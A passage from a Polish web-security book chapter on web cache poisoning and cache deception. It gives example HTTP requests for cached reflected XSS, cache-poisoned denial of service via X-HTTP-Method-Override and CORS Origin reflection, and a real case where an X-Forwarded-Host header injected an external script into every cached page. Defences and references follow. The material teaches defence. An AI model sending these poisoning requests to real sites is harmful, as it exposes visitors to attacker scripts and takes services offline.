X-Cache: HIT
[...]

<html>
<head>
<title>Wyniki wyszukiwania</title>
</head>
<body>
Wyniki wyszukiwania dla frazy: <script>alert(1)</script>
</body>
</html>
```

W ten sposób w przeglądarce ofiary wykonana zostaje „bezużyteczna" podatność XSS.

Może zdarzyć się też sytuacja odwrotna. Pierwsze żądanie, które trafi do serwera oryginalnego, zostanie obsłużone w sposób bezpieczny – przekazane dane zostaną poprawnie zakodowane i osadzone w kontekście, w którym są umieszczone. Jednak kolejne żądania, które trafią do serwera pośredniczącego, zostaną obsłużone w sposób niebezpieczny. Zapisana odpowiedź będzie zawierała oryginalnie przesłane dane, bez odpowiedniego kodowania, a tym samym aplikacja będzie podatna na atak XSS (rysunek 11).



Rysunek 11. Oryginalna odpowiedź jest poprawnie zakodowana, kopie zwracane z pamięci podręcznej już nie (Burp Suite, Intruder)

Odmowa usługi

Wszystkie działania nakierowane na to, by poprzez zatrucie pamięci podręcznej w dowolny sposób zablokować dostęp do aplikacji, otrzymały zbiorczą nazwę *Cache-Poisoned Denial-of-Service* (CPDoS)[30], czyli odmowa usługi spowodowana zatruciem pamięci podręcznej. Zasadniczo pierwszy prosty przykład, kiedy nagłówek `X-Forwarded-Host` powodował przekierowanie do dowolnie wybranej domeny, również można zaliczyć do tej kategorii. Warto pamiętać, że przekierowanie na inną domenę (istniejącą lub nie) uniemożliwia dostęp do zaatakowanej aplikacji.

Odmowę usługi można uzyskać na wiele sposobów i najczęściej nie wiążą się one z żadną dodatkową korzyścią (jak przekierowanie na kontrolowaną przez sie-

bie domenę czy XSS). Aplikacje internetowe napisane w stylu REST[31] korzystają z różnorodności metod HTTP, takich jak `GET`, `POST`, `PUT`, `DELETE`. Niestety, sporo usług pośrednich oferuje wsparcie tylko dla `GET` i `POST`, a pozostałe metody są blokowane. Aby poradzić sobie z tą niedogodnością, wiele platform programistycznych wspiera obsługę nagłówka `X-HTTP-Method-Override`. Nagłówek ten pozwala w żądaniach typu `GET` lub `POST` przemycić inną metodę HTTP. Gdy żądanie dotrze do serwera docelowego, oryginalna metoda zostanie nadpisana metodą pobraną z nagłówka `X-HTTP-Method-Override` i w tej formie trafi do obsłużenia w aplikacji.

Z punktu widzenia aplikacji poniższe żądanie:

```
PUT /user/2 HTTP/1.1
Host: example.com
Content-Type: application/json

{"foo":"bar"}
```

jest równoważne następującemu:

```
POST /user/2 HTTP/1.1
Host: example.com
Content-Type: application/json
X-HTTP-Method-Override: PUT

{"foo":"bar"}
```

Z kolei z punktu widzenia systemu pamięci podręcznej, dla którego nagłówek `X-HTTP-Method-Override` nie wchodzi w skład klucza pamięci podręcznej, powyższe żądania będą dwoma różnymi żądaniami, ponieważ różnią się użytą metodą HTTP.

A zatem atakujący może wysłać żądanie, które dla systemu pamięci podręcznej będzie wyglądać jak zwyczajne pobranie zasobu, podczas gdy w aplikacji będzie obsługiwana metoda z dodatkowego nagłówka:

```
GET /index.php HTTP/1.1
Host: example.com
X-HTTP-Method-Override: PUT
```

Załóżmy, że w aplikacji dla ścieżki `/index.php` nie jest obsługiwana metoda `PUT`, co spowoduje zwrócenie komunikatu błędu:

```
HTTP/1.1 405 Method Not Allowed
X-Cache: MISS
[...]

405 Not Allowed
```

Każda kolejna próba dostania się do tego zasobu, czyli wysłanie żądania `GET` (bez dodatkowego nagłówka `X-HTTP-Method-Override`):

```
GET /index.php HTTP/1.1
Host: example.com
```

również zakończy się komunikatem błędu, ponieważ tym razem zostanie zwrócona zawartość zapisana w pamięci podręcznej:

```
HTTP/1.1 405 Method Not Allowed
X-Cache: HIT
[...]

405 Not Allowed
```

co równoważne jest z zablokowaniem dostępu do aplikacji.

Inny ciekawy przykład występował w systemie zarządzania treścią WordPress, który od wersji 4.7 ma domyślnie włączone REST API[32]. Charakterystyczne dla tego interfejsu jest to, że w odpowiedzi w nagłówku `Access-Control-Allow-Origin` odbita jest każda wartość podana w nagłówku `Origin` żądania.

Po wysłaniu żądania:

```
GET /wp-json/ HTTP/1.1
Host: api.example.com
Origin: https://sekurak.pl
```

zostanie zwrócona odpowiedź:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://sekurak.pl
[...]
```

Jeśli taki serwis jest schowany za usługą pamięci podręcznej, a nagłówek `Origin` nie zostanie dodany do klucza pamięci podręcznej, żądania z odbitą wartością nagłówka `Origin` zostaną zachowane w pamięci podręcznej, a następnie zwracane w odpowiedzi na kolejne żądania z innymi wartościami nagłówka `Origin`[33].

Podsumowując, atakujący wysyła żądanie:

```
GET /wp-json/ HTTP/1.1
Host: api.example.com
Origin: https://sekurak.pl
```

Odpowiedź zawiera odbitą wartość nagłówka `Origin`:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://sekurak.pl
X-Cache: MISS
[...]
```


Po chwili do REST API przychodzi żądanie z uprawnionego źródła, czyli z domeny aplikacji, która korzysta z tego API:

```
GET /wp-json/ HTTP/1.1
Host: api.example.com
Origin: https://example.com
```

Na to żądanie zostanie zwrócona wersja zachowana w pamięci podręcznej z zatrutym nagłówkiem `Access-Control-Allow-Origin`:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://sekurak.pl
X-Cache: HIT
[...]
```

Nie będzie możliwe skorzystanie z tego API w aplikacji webowej, ponieważ przeglądarka zaprotestuje, że została złamana reguła tego samego pochodzenia (ang. *Same-Origin Policy*) (rysunek 12). Tym samym zaburzona została dostępność aplikacji. Aby zapobiec takim atakom, od wersji 5.2.4 w platformie WordPress dodawany jest nagłówek `Vary: Origin`[34].



Rysunek 12. Błąd wyświetlany w konsoli przeglądarki podczas dostępu do zasobu łamiącego zasady reguły tego samego pochodzenia (ang. Same-Origin Policy*)*

Również normalizacja[35] lub inne nagłówki mogą być przyczyną zablokowania dostępu do aplikacji poprzez zatrucie pamięci podręcznej. Pomocne będą zwłaszcza egzotyczne nagłówki stosowane przez daną platformę programistyczną, które domyślnie nie są uwzględniane w kluczu pamięci podręcznej (np. `X-Forwarded-Port`[36]).

ZATRUCIE WEWNĘTRZNEJ PAMIĘCI PODRĘCZNEJ

W przypadku pamięci podręcznej obsługiwanej bezpośrednio w aplikacji podatności związane z jej zatruciem mogą wyglądać zupełnie inaczej. Przede wszystkim zewnętrzne systemy pamięci podręcznej muszą obsłużyć różnego rodzaju aplikacje i serwery docelowe, więc robią to w pewien ujednolicony sposób. Natomiast pamięć podręczna wbudowana w platformę programistyczną jest przystosowywana do konkretnego produktu, co daje twórcom oprogramowania większą swobodę w projektowaniu jej zachowania.

Może się zdarzyć sytuacja zapisywania w pamięci podręcznej nie całych odpowiedzi, a jedynie ich fragmentów. Wtedy odpowiedź otrzymana na wysłane żądanie będzie zlepkiem świeżo wygenerowanej treści oraz części wygenerowanej wcześniej i pobranej z pamięci podręcznej. Gdy odpowiedź wydaje się mieszanką danych wejściowych z obecnie oraz poprzednio wysłanego żądania, najprawdopodobniej świadczy to o tym, że w aplikacji kryje się zintegrowana pamięć podręczna. Innym wskaźnikiem takiego stanu rzeczy może być znajdowanie przesłanych danych wejściowych w odpowiedziach dotyczących różnych stron, w szczególności tych, do których nie wykonywało się wcześniej żadnych żądań.

Ponieważ te zachowane w pamięci podręcznej fragmenty – np. nagłówek lub stopka strony – z założenia mają być wielokrotnego użytku, nie ma tutaj zastosowania pojęcie klucza pamięci podręcznej. Każda strona zawierająca dany fragment będzie ten fragment pobierać z pamięci podręcznej, nawet jeśli cała reszta będzie generowana od zera przy każdym żądaniu. Sprawia to, że potencjalnie zatrucie wewnętrznej pamięci podręcznej może oddziaływać na bardzo szeroką skalę. W skrajnym przypadku w wyniku wysłania jednego tylko żądania nastąpi zatrucie każdej podstrony danej witryny i będzie dotyczyć każdego odwiedzającego.

Za przykład niech posłuży poniższe żądanie wysłane do jednego z wpisów na blogu Adobe:

```
GET /access-the-power-of-adobe-acrobat?dontpoisoneveryone=1 HTTP/1.1
Host: theblog.adobe.com
X-Forwarded-Host: collaborator-id.psres.net
```

Nagłówek `X-Forwarded-Host` był odbity w odpowiedzi:

```
HTTP/1.1 200 OK
[...]

[...]
```

```
<script src="https://collaborator-id.psres.net/foo.js"/>
[...]
<a href="https://collaborator-id.psres.net/post">
[...]
```

Przy czym okazało się, że nie tylko w tej odpowiedzi, ale od tej pory również w każdej innej dotyczącej każdej podstrony, w tym strony głównej tego serwisu. Wewnętrzna pamięć podręczna aplikacji, WP Rocket Cache, została zatruta, a w konsekwencji wszystkie generowane strony pobierały zasoby z domeny podanej powyżej w nagłówku `X-Forwarded-Host` oraz zawierały prowadzące do niej hiperłącza. Tym samym żądanie:

```
GET / HTTP/1.1
Host: theblog.adobe.com
```

skutkowało poniższą odpowiedzią:

```
HTTP/1.1 200 OK
X-Cache: HIT - WP Rocket Cache
[...]

[...]
<script src="https://collaborator-id.psres.net/foo.js"/>
[...]
<a href="https://collaborator-id.psres.net/post">
[...]
```

Jak widać, testowanie podatności związanych z wewnętrzną pamięcią podręczną może być dość trudne, a efekty nieprzewidywalne. Nawet przy największych środkach ostrożności może się okazać, że przypadkowo zatruło się pamięć podręczną serwowaną uprawnionym użytkownikom. Zatem istotne jest, aby przezornie wykonywać takie testy. Wskazane jest dobrze przemyśleć ewentualne skutki przetworzenia wysyłanych danych wejściowych. W szczególności należy się upewnić, że używa się jedynie domen, do których ma się dostęp. To pozwoli załagodzić powstałe zamieszanie, gdy w wyniku testu wydarzy się coś nieoczekiwanego. Zwłaszcza że jako testujący nie ma się opcji szybkiego wyczyszczenia pamięci podręcznej i ponownego wygenerowania zasobów, a czas życia danych zachowanych w pamięci podręcznej jest nieznany[37].


CHWILE ULOTNE

Jedną z charakterystycznych cech pamięci podręcznej jest jej nietrwałość. Niezależnie od tego, w którym z wymienionych miejsc pewien zasób zostaje zachowany, najczęściej po pewnym z góry ustalonym czasie zostaje on uznany za nie-

aktualny – to, co zostało zapisane w pamięci podręcznej, zostaje z niej usunięte, a przy kolejnym żądaniu zasób ponownie zostaje pobrany ze źródła i/lub ponownie wygenerowany „od zera”. Czas przechowywania zasobów w pamięci podręcznej może się bardzo wahać w zależności od konkretnego przypadku: od kilku sekund do kilku godzin czy dni. By utrzymać efekt zatrutej pamięci, atakujący może wysyłać szkodliwe żądania w nieskończonej pętli.

Jeśli strona cieszy się dużą popularnością, dodatkową trudnością dla atakującego będzie wprowadzenie zainfekowanego żądania pomiędzy żądania pozostałych użytkowników, którzy swoimi działaniami również wywołują zapisywanie zasobów w pamięci podręcznej. Wtedy konieczna jest wyjątkowa celność (i zapewne odrobina szczęścia), by zatruta strzała jako pierwsza trafiła do mechanizmu pamięci podręcznej bezpośrednio po wygaśnięciu poprzednio zachowanej wersji zasobu.

W przypadku systemów równoważenia obciążenia (ang. *load balancer*) sytuacja może się zrobić wyjątkowo zabawna. W zależności od tego, który serwer przyjmie żądanie, odpowiedź może zawierać wersję zatrutą lub nie. Przy odrobinie zręczności daje to niebywałą szansę atakującemu na przeprowadzenie wyrafinowanych testów A/B (rysunek 13)!



Rysunek 13. Zatrucie dwóch równoważnych serwerów pamięci podręcznej (Burp Suite, Intruder)

OBRONA

Najbardziej skuteczną obroną przed błędami bezpieczeństwa związanymi z pamięcią podręczną jest **całkowite wyłączenie pamięci podręcznej**. Choć nie jest to rada, która sprawdzi się w większości przypadków, zapewne istnieją aplikacje, dla których będzie to wykonalne. Na przykład, jeśli dla aplikacji wynajęto system chroniący przed atakami DDoS, który przy okazji domyślnie ma włączoną również opcję zapisywania odpowiedzi w pamięci podręcznej, warto przeanalizować, czy ta domyślnie włączona opcja jest potrzebna.

Poza takimi przypadkami niestety nie istnieje jedna prosta metoda obrony przed żonglowaniem pamięcią podręczną. Takie podatności mogą się pojawiać z wielu różnych powodów, dlatego by je wyeliminować, trzeba podjąć różne środki zaradcze. Bezpieczeństwo jest procesem i zastosowanie każdej kolejnej z poniższych wytycznych podniesie jego poziom. Przy czym warto pamiętać, że niektóre przeciwdziałania podjęte bez głębszego zrozumienia problemu można łatwo ominąć[38].

Jeśli korzystanie z pamięci podręcznej jest istotne, **ograniczenie jej wykorzystania do zapisywania tylko zasobów statycznych** będzie bardzo efektywną obroną. Termin „statyczne" i to, jak jest on rozumiany przez system pamięci podręcznej, trzeba jednak traktować ostrożnie. Należy się upewnić, że atakujący (ani atakująca) nie jest w stanie przekonać serwera docelowego do pobrania złośliwej wersji zasobu statycznego zamiast oryginalnej ani przekonać serwera pamięci podręcznej, że dany zasób jest statyczny, gdy nim nie jest. Na przykład serwer docelowy należy skonfigurować tak, by dla adresów takich jak `www.example.com/profile.php/fake.jpg` nie zwracał zawartości pliku `profile.php`. Zamiast tego serwer powinien odpowiedzieć kodem `404` (nie znaleziono zasobu) lub `302` (przekierowanie). Dobrym zabezpieczeniem będzie również przechowywanie wszystkich statycznych plików w przeznaczonym do tego katalogu i dopuszczanie zapisywania w pamięci podręcznej tylko zawartości tego katalogu.

Ponadto **należy sprawdzić, czy serwer docelowy oraz serwer pośredniczący w ten sam sposób rozdzielają parametry ścieżki oraz parametry żądania** (ang. *query parameters*)[39], ponieważ rozbieżności w interpretacji stanowią furtkę dla niebezpiecznej manipulacji pamięcią podręczną. Atak polegający na oszukaniu pamięci podręcznej można wywołać w przypadku, gdy serwer docelowy i serwer pośredniczący nie są zgodne co do możliwości zachowania danego zasobu w pamięci podręcznej. Istotne jest więc, by dokładnie zweryfikować konfigurację wszystkich używanych w aplikacji mechanizmów pamięci podręcznej[40].

Atakom nakierowanym na zatrucie pamięci podręcznej w celu zablokowania dostępu do aplikacji można w dużej mierze zapobiec, **wyłączając zachowywanie w pamięci podręcznej odpowiedzi w przypadku wystąpienia błędu**, tj. zwrócenia odpowiedzi z kodem HTTP o wartości `4xx` lub `5xx`. Można to osiągnąć, dodając nagłówek `Cache-Control: no-store` do wszystkich stron błędów lub odpowiednio konfigurując mechanizm pamięci podręcznej (o ile udostępnia taką możliwość). Ponadto w przypadku wystąpienia błędu należy zwracać odpowiedni kod błędu, np. gdy wielkość nagłówka została przekroczona, należy zwrócić kod `431 Request Header Fields Too Large` (dla którego odpowiedź nie zostanie zachowana w pamięci

podręcznej), a nie odpowiadać na wszystko kodem `404 Not Found` (który może być w pamięci podręcznej zapisywany).

Sprawdzi się tutaj także poniższa ogólna rada. Większość aplikacji korzysta z różnych technologii dostarczanych przez strony trzecie. Nawet jeśli twórca aplikacji ma wysokie standardy bezpieczeństwa, w momencie korzystania z technologii stron trzecich zakłada, czasem zbyt optymistycznie, że jej twórcy są równie świadomi bezpieczeństwa jak on sam. Prawda jest taka, że **aplikacja jest tak bezpieczna, jak jej najsłabszy punkt**. Ważne jest zatem, aby w pełni rozumieć, jakie są konsekwencje dotyczące bezpieczeństwa w przypadku wykorzystywania w aplikacji jakiejkolwiek technologii innej firmy. Można narazić się na ataki zatrucia pamięci podręcznej, nie zdając sobie z tego sprawy, wyłącznie dlatego, że użyto technologii, która obsługuje podatne niekluczowe zmienne.

Skutecznym sposobem zapobiegania zatruwaniu pamięci podręcznej będzie **unikanie pobierania danych wejściowych z nagłówków i ciasteczek**. Aby przy okazji nie popsuć funkcjonalności i użyteczności aplikacji, należy najpierw upewnić się, czy inne warstwy aplikacji nie korzystają z takich dodatkowych nagłówków, co niestety nie zawsze może być prostym zadaniem.

Zasadniczo **obsługa wszystkich nagłówków zbędnych w poprawnym funkcjonowaniu aplikacji powinna zostać całkowicie wyłączona**. Jeśli to nie jest możliwe, alternatywą jest dodanie tych nagłówków do zbioru zmiennych kluczowych. Należy zweryfikować, czy wynajęty system pośredniczący respektuje nagłówek `Vary` lub czy pozwala na skonfigurowanie własnego klucza pamięci podręcznej w inny sposób (przykłady dla Cloudflare[41], CloudFront[42], Cloud CDN[43], Fastly[44]).

Jeśli ze względu na wydajność planowane jest usunięcie pewnego parametru ze zbioru kluczowych zmiennych, to lepszym pomysłem będzie **przepisanie żądania**. Zamiast usuwać parametr taki jak `utm_content` z klucza pamięci podręcznej, lepiej usunąć ten parametr z żądania, zanim zostanie ono przesłane do serwera. Przy obu podejściach poprawiona zostanie wydajność, ale jedynie to drugie zdecydowanie zmniejsza prawdopodobieństwo wystąpienia podatności związanych z pamięcią podręczną.

Należy **odrzucać wszystkie żądania `GET`, które zawierają ciało**. Warto zauważyć, że niektóre rozwiązania firm trzecich mają domyślnie włączoną obsługę takich żądań.

Wskazane jest **naprawiać podatności występujące po stronie klienta**, nawet jeśli wydają się niemożliwe do wykorzystania (np. *self XSS*). Niektóre z tych podatności mogą okazać się w istocie możliwe do wykorzystania z powodu nieprzewidywalnych kaprysów używanych systemów pamięci podręcznej. Tylko kwestią czasu może być to, gdy ktoś znajdzie sposób na wykorzystanie danej „niewykorzystywalnej" podatności[45].

DOBRE PRAKTYKI

- Jeśli pamięć podręczna nie jest celowo wykorzystywana, należy ją całkowicie wyłączyć.

W pozostałych przypadkach:

- Należy ograniczyć wykorzystanie pamięci podręcznej do zapisywania tylko zasobów statycznych.
- Należy sprawdzić, czy serwer docelowy oraz serwer pośredniczący w ten sam sposób rozdzielają parametry ścieżki oraz parametry żądania.
- Należy wyłączyć zachowywanie w pamięci podręcznej odpowiedzi w przypadku wystąpienia błędu.
- Należy przeanalizować bezpieczeństwo zewnętrznych technologii wykorzystywanych w aplikacji.
- Należy unikać pobierania danych wejściowych z nagłówków i ciasteczek.
- Należy wyłączyć obsługę wszystkich zbędnych nagłówków.
- W celu poprawienia wydajności należy przepisać żądanie (zamiast usuwać parametry z klucza pamięci podręcznej).
- Należy odrzucać wszystkie żądania `GET` z ciałem.
- Należy naprawiać wszystkie podatności występujące po stronie klienta.

Polecane zasoby w sieci

- Omówienie mechanizmu pamięci podręcznej na stronie MDN Web Docs: https://developer.mozilla.org/en-US/docs/Web/HTTP/Caching
- Farah Hawa opowiada o oszukaniu pamięci podręcznej: https://youtu.be/3YLFZvxZbRc
- Omer Gil na konferencji BlackHat opowiada o oszukaniu pamięci podręcznej: https://youtu.be/mroq9eHFOIU
- Seria prac badawczych na temat zatrucia pamięci podręcznej, które przeprowadził James Kettle z PortSwigger:
  - *Practical Web Cache Poisoning* (2018): https://portswigger.net/research/practical-web-cache-poisoning
  - *Bypassing Web Cache Poisoning Countermeasures* (2018): https://portswigger.net/research/bypassing-web-cache-poisoning-countermeasures
  - *Responsible denial of service with web cache poisoning* (2019): https://portswigger.net/research/responsible-denial-of-service-with-web-cache-poisoning
  - *Web Cache Entanglement: Novel Pathways to Poisoning* (2020): https://portswigger.net/research/web-cache-entanglement
- Możliwość przećwiczenia w Web Security Academy zatrucia pamięci podręcznej: https://portswigger.net/web-security/web-cache-poisoning


ksiazka.sekurak.pl/r31

1 Mozilla, *HTTP caching*, https://web.archive.org/web/20211005221110/https://developer.mozilla.org/en-US/docs/Web/HTTP/Caching; https://developer.mozilla.org/en-US/docs/Web/HTTP/Caching

2 Cloudflare, *What is DNS cache poisoning? | DNS spoofing*, https://web.archive.org/web/20211006021807/https://www.cloudflare.com/learning/dns/dns-cache-poisoning/; https://www.cloudflare.com/learning/dns/dns-cache-poisoning/

3 Mozilla, *Age*, https://web.archive.org/web/20211006024610/https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Age; https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Age

4 Mozilla, *Cache-Control*, https://web.archive.org/web/20210930230056/https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control; https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control

5 Mozilla, *Web app manifests*, https://web.archive.org/web/20211006060216/https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Expires; https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Expires

6 Fielding R., Nottingham M., Reschke J., *Hypertext Transfer Protocol (HTTP/1.1): Caching*, https://web.archive.org/web/20211001072815/https://datatracker.ietf.org/doc/html/rfc7234; https://tools.ietf.org/html/rfc7234#section-5.3

7 Mozilla, *Vary*, https://web.archive.org/web/20211005205609/https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Vary; https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Vary

8 Mulhuijzen R., *Best Practices for Using the Vary Header*, https://web.archive.org/web/20210226100933/https://www.fastly.com/blog/best-practices-using-vary-header; https://www.fastly.com/blog/best-practices-using-vary-header

9 Schoen D. (neerolyte), *Lyte's Blog, X-Cache and X-Cache-Lookup Headers*, https://web.archive.org/web/20210310084222/https://lyte.id.au//2014/08/28/x-cache-and-x-cache-lookupheaders/; https://lyte.id.au/2014/08/28/x-cache-and-x-cache-lookupheaders/

10 Fastly, *X-Cache-Hits*, https://web.archive.org/web/20210126183043/https://developer.fastly.com/reference/http-headers/X-Cache-Hits/; https://developer.fastly.com/reference/http-headers/X-Cache-Hits/

11 Anello M., *Understanding common cache-related HTTP response headers*, https://web.archive.org/web/20210306024346/https://www.drupaleasy.com/blogs/ultimike/2021/01/understanding-common-cache-related-http-response-headers; https://www.drupaleasy.com/blogs/ultimike/2021/01/understanding-common-cache-related-http-response-headers

12 Zatlyn M., *Edge Cache Expire TTL: Easiest way to override any existing headers*, https://web.archive.org/web/20210808224104/https://blog.cloudflare.com/edge-cache-expire-ttl-easiest-way-to-override/; https://blog.cloudflare.com/edge-cache-expire-ttl-easiest-way-to-override/

13 Puttaiah A., *Configure Caching Easily with S-Maxage – Now in GA*, https://web.archive.org/web/20201125163214/https://developer.akamai.com/blog/2020/10/23/configure-caching-easily-s-maxage-now-ga; https://developer.akamai.com/blog/2020/10/23/configure-caching-easily-s-maxage-now-ga#what-happens-to-the-edge-control-header

14 Fielding R., Reschke J., *Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content*, https://web.archive.org/web/20211006185512/https://datatracker.ietf.org/doc/html/rfc7231; https://tools.ietf.org/html/rfc7231

15 Hawa F., *Web cache deception for beginners!*, https://youtu.be/3YLFZvxZbRc

16 Google Clouds, *Cloud CDN overview*, https://web.archive.org/web/20210411171821/https://cloud.google.com/cdn/docs/overview; https://cloud.google.com/cdn/docs/overview#eviction_and_expiration

17 Levin D., Margolius D., *Using Cache Purge to Keep Your Website Content Fresh and Responsive*, https://web.archive.org/web/20210305194357/https://www.imperva.com/blog/purge-cache-keeps-content-fresh-responsive/; https://www.imperva.com/blog/purge-cache-keeps-content-fresh-responsive/

18 Liebow-Feeser J., *Understanding Our Cache and the Web Cache Deception Attack*, https://web.archive.org/web/20210808222953/https://blog.cloudflare.com/understanding-our-cache-and-the-web-cache-deception-attack/; https://blog.cloudflare.com/understanding-our-cache-and-the-web-cache-deception-attack/

19 Berners-Lee T. i in., *Path*, https://web.archive.org/web/20211006042951/https://datatracker.ietf.org/doc/html/rfc3986; https://tools.ietf.org/html/rfc3986#section-3.3

20 Taylor D., *HTTP URL Path Parameter Syntax*, https://web.archive.org/web/20210805194418/https://doriantaylor.com/policy/http-url-path-parameter-syntax; https://doriantaylor.com/policy/http-url-path-parameter-syntax

21 Gil O., *Web Cache Deception attack*, https://web.archive.org/web/20210922191622/https://www.blackhat.com/us-17/briefings.html; https://www.blackhat.com/us-17/briefings.html#web-cache-deception-attack

22 Pandey K. (kunalp94), *Web Cache Deception Attack leads to user info disclosure*, https://web.archive.org/web/20210623234422/https://medium.com/@kunal94/web-cache-deception-attack-leads-to-user-info-disclosure-805318f7bb29; https://medium.com/@kunal94/web-cache-deception-attack-leads-to-user-info-disclosure-805318f7bb29

23 Gil O., *Web Cache Deception Attack*, https://web.archive.org/web/20210418201254/https://www.youtube.com/watch?v=mroq9eHFOIU; https://youtu.be/mroq9eHFOIU

24 Reshef R. (ronr), *Web Cache Deception Attack*, https://web.archive.org/web/20201212114024/https://hackerone.com/reports/593712; https://hackerone.com/reports/593712

25 Shprinz Y., *Cache Deception: How I discovered a vulnerability in Medium and helped them fix it*, https://web.archive.org/web/20210121181007/https://www.freecodecamp.org/news/cache-deception-how-i-discovered-a-vulnerability-in-medium-and-helped-them-fix-it-31cec2a3938b/; https://www.freecodecamp.org/news/cache-deception-how-i-discovered-a-vulnerability-in-medium-and-helped-them-fix-it-31cec2a3938b/

26 Heilman J., *Misplaced trust in Host header*, https://web.archive.org/web/20160702083449/https://bugs.launchpad.net/zope2/+bug/142848; https://bugs.launchpad.net/zope2/+bug/142848

27 Bueno C., *HTTP Cache Poisoning via Host Header Injection*, https://web.archive.org/web/20210420073614/http://carlos.bueno.org/2008/06/host-header-injection.html; http://carlos.bueno.org/2008/06/host-header-injection.html

28 Kettle J., *Practical Web Cache Poisoning*, https://web.archive.org/web/20210815104950/https://portswigger.net/research/practical-web-cache-poisoning; https://portswigger.net/research/practical-web-cache-poisoning

29 Kettle J., *Ruby on Rails*, https://web.archive.org/web/20210811230401/https://portswigger.net/research/web-cache-entanglement; https://portswigger.net/research/web-cache-entanglement#rails

30 Viet Nguyen H., Lo Iacono L., *CPDoS: Cache Poisoned Denial of Service*, https://web.archive.org/web/20210809000258/https://cpdos.org/; https://cpdos.org/

31 Fielding R.T., *Architectural Styles and the Design of Network-based Software Architectures*, https://web.archive.org/web/20210818121919/https://roy.gbiv.com/pubs/dissertation/top.htm; https://roy.gbiv.com/pubs/dissertation/top.htm

32 WordPress.org, *REST API Handbook*, https://web.archive.org/web/20211007225733/https://developer.wordpress.org/rest-api/; https://developer.wordpress.org/rest-api/

33 Davison N. (nathand), *CORS'ing a Denial of Service via cache poisoning*; https://web.archive.org/web/20200814124229/https://nathandavison.com/blog/corsing-a-denial-of-service-via-cache-poisoning; https://nathandavison.com/blog/corsing-a-denial-of-service-via-cache-poisoning

34 Davison N. (nathand), *Denial of service to WP-JSON API by cache poisoning the CORS allow origin header*, https://web.archive.org/web/20210117170508/https://hackerone.com/reports/591302; https://hackerone.com/reports/591302

35 iustin24, *Cache Key Normalization DoS*, https://iustin24.github.io/Cache-Key-Normalization-Denial-of-Service/

36 Kettle J., *Responsible denial of service with web cache poisoning*, https://web.archive.org/web/20210118082529/https://portswigger.net/research/responsible-denial-of-service-with-web-cache-poisoning; https://portswigger.net/research/responsible-denial-of-service-with-web-cache-poisoning

37 Port Swigger, *Exploiting cache implementation flaws*, https://web.archive.org/web/20210121020627/https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws; https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws#poisoning-internal-caches

38 Kettle J., *Bypassing Web Cache Poisoning Countermeasures*, https://web.archive.org/web/20210818153950/https://portswigger.net/research/bypassing-web-cache-poisoning-countermeasures; https://portswigger.net/research/bypassing-web-cache-poisoning-countermeasures

39 Goldschmidt A., *Cache poisoning in popular open source packages*, https://web.archive.org/web/20210422102721/https://snyk.io/blog/cache-poisoning-in-popular-open-source-packages/; https://snyk.io/blog/cache-poisoning-in-popular-open-source-packages/

40 Akamai, *Blog*, https://blogs.akamai.com/2017/03/on-web-cache-deception-attacks.html

41 Cloudflare, *Creating Cache Keys*, https://web.archive.org/web/20210815095557/https://support.cloudflare.com/hc/en-us/articles/115004290387-Creating-Cache-Keys; https://support.cloudflare.com/hc/en-us/articles/115004290387-Creating-Cache-Keys

42 Amazon Web Services, *AWS, Controlling the cache key*, https://web.archive.org/web/20201107153958/https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/controlling-the-cache-key.html; https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/controlling-the-cache-key.html

